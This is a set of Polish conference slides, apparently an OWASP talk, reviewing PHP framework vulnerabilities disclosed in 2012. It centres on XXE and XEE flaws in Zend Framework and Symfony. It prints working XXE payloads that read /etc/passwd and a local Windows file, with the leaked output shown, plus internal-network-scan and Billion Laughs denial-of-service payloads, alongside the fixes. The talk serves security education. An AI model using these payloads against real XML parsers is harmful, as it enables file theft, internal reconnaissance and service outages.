2012 w bezpieczeństwie aplikacji PHP

Łukasz Pilorz

Grupa Allegro

OWASP

Warszawa
06 Mar 2013

The OWASP Foundation
http://www.owasp.org

O mnie

- specjalista ds. bezpieczeństwa w Grupie Allegro
- http://lukasz.pilorz.net

2012 w bezpieczeństwie aplikacji PHP

symfony

ZEND
FRAMEWORK

Joomla!™
...because open source matters

yiiframework

Zend Framework 1

http://framework.zend.com/security/advisories/


ZF2012-01 (XXE)

ZF2012-02 (XEE)

ZF2012-05 (XXE)

XXE = XML External Entity (Injection)


~ "LFI/RFI dla XML"



ZF2012-01

Local file disclosure via XXE injection in Zend_XmlRpc

http://framework.zend.com/security/advisory/ZF2012-01





```
function callMe($value)
{
    return $value;
}

$server = new Zend_XmlRpc_Server();
$server -> addFunction('callMe');
echo $server -> handle();
```

XML-RPC

```
function callMe($value)
{
    return $value;
}

$server = new
Zend_XmlRpc_Server();
$server->
addFunction('callMe');
echo $server->handle();
```



XML Entities


" "

< <

> >

& &

itd.




XML Entities

error_log:

"Warning:


SimpleXMLElement ::__construct():

Entity: line 2: parser error : Entity 'test' not defined in [...]"




Document Type Definition

http://pl.wikipedia.org/wiki/Document_Type_Definition




```
<!DOCTYPE myown
[
    <!ENTITY test "text">
]>
```




&test; ==> text

XML External Entity

```
<!DOCTYPE myown
[
    <!ENTITY test SYSTEM
    "http://192.168.1.1/">
]>
```

```
<!DOCTYPE myown
[
    <!ENTITY test SYSTEM
    "file:///etc/passwd">
]>
```




```
<?xml version="1.0" encoding=... ?>
<!DOCTYPE myown [ ... ]>
<methodCall>
<methodName>callMe</methodName>
...
<value><string>&test;</string></value>
</methodCall>
```

```
<?xml version="1.0" encoding=... ?>
<methodResponse>
...
<value><string>dane</string></value>
</methodResponse>
```

Przykład

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE myown [<!ENTITY test SYSTEM "**file:///C:/install.ini**">]>

<methodCall><methodName>callMe</methodName><params><param><value><struct><member><name>0</name><value><string>&test;</string></value></member></struct></value></param></params></methodCall>

<?xml version="1.0" encoding="UTF-8"?>

<methodResponse><params><param><value><array><data><value><string>*[Setup]*

ProductName=Microsoft Visual C++ 2008 Redistributable Package

ProductMsi=vc_red.msi

ProductRegKey=

ProductRegName=

[...]

Zagrożenia

Dotyczą również parserów XML po stronie klienta, nie tylko po stronie serwera!

Denial of Service:

SYSTEM "file:///dev/random"

Skan sieci wewnętrznej:

SYSTEM "http://192.168.1.1"

Dostęp do lokalnych plików:

SYSTEM "file:///etc/passwd"

XXE: łatka

1. libxml_disable_entity_loader(true)

2. weryfikacja, czy w dokumecie XML znajdują się node'y typu XML_DOCUMENT_TYPE_NODE

wykonana dla XML-RPC, SOAP, RSS, Atom etc.

Zend Framework 1
- ciąg dalszy

ZF2012-01 (XXE)

ZF2012-02 (XEE)

ZF2012-05 (XXE)

Billion Laughs

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

- Łatka: zawarta w libxml2

XEE = XML Entity Expansion (Attack)

- <?xml version="1.0"?><!DOCTYPE data [<!ENTITY a "aaaaaaa...aaaaaaaaaaaaaa">]> <data>&a;&a;&a;&a;&a;...&a;&a;</data>
- DoS
- Łatka: weryfikacja, czy istnieją w dokumencie node'y typu XML_DOCUMENT_TYPE_NODE

Zend Framework 2

[dev] ZF2012-01 (XXE)

[dev] ZF2012-02 (XEE)


ZF2012-03 (możliwy XSS)

ZF2012-04 ("Proxy Injection")


Proxy Injection

Problem z poprawnym wykrywaniem adresu użytkownika/serwera na podstawie zmiennych $_SERVER

W prostym teoretycznym przypadku wykrywanie adresu użytkownika wygląda tak:



Bardziej realny scenariusz



Symfony 1

1.4.18 Session Fixation
(shadow session)

1.4.20 Local File Upload

$_FIILES / $_POST [file]

(

'name',

'type',

'tmp_name',

…

)

Symfony 1/2

czerwiec 2012:

end of maintenance (sic!)

dla Symfony 1

2011: analiza kodu Symfony 2

http://symfony.com/blog/symfony2-security-audit

(ciekawostka: jawna cena,
6000 EUR)

Symfony 2

2.0.11 XXE

2.0.17 XEE

2.1.4 trustProxyData()
na setTrustedProxies()

2.1.5 URL double-encoding
bypass

2.1.5 Wykonanie kodu dla
ścieżek (routes) _internal

Symfony 1 vs 2

- mierzenie bezpieczeństwa ilością podatności
- oczekiwania wobec audytu kodu źródłowego
- co robić, kiedy mój framework przestaje być wspierany?
- współpraca (rywalizacja) pomiędzy projektami

CodeIgniter

2012: brak opublikowanych podatności

2011: xss_clean() XSS

(Krzysztof Kotowicz)

CakePHP

CVE-2012-4399 XXE

(Paweł Wyleciał)

2011: brak opublikowanych podatności

Yii

2012: brak opublikowanych podatności

2011: brak opublikowanych podatności

Aplikacje

Wordpress:

3x XSS, aktualizacja zewnętrznych bibliotek, privilege escalation (no details)

Joomla core: łącznie kilkanaście błędów, m. in. Blind SQL Injection, Clickjacking

Drupal core: łącznie kilkanaście błędów, m. in. zdalne wykonanie kodu PHP przez reinstalację

Escaping RFC

https://wiki.php.net/rfc/escaper

Escaping RFC for PHP Core
(Pádraic Brady, http://blog.astrumfutura.com/)

Podsumowanie / pytania

symfony

ZEND FRAMEWORK

Joomla!™

...because open source matters

yiiframework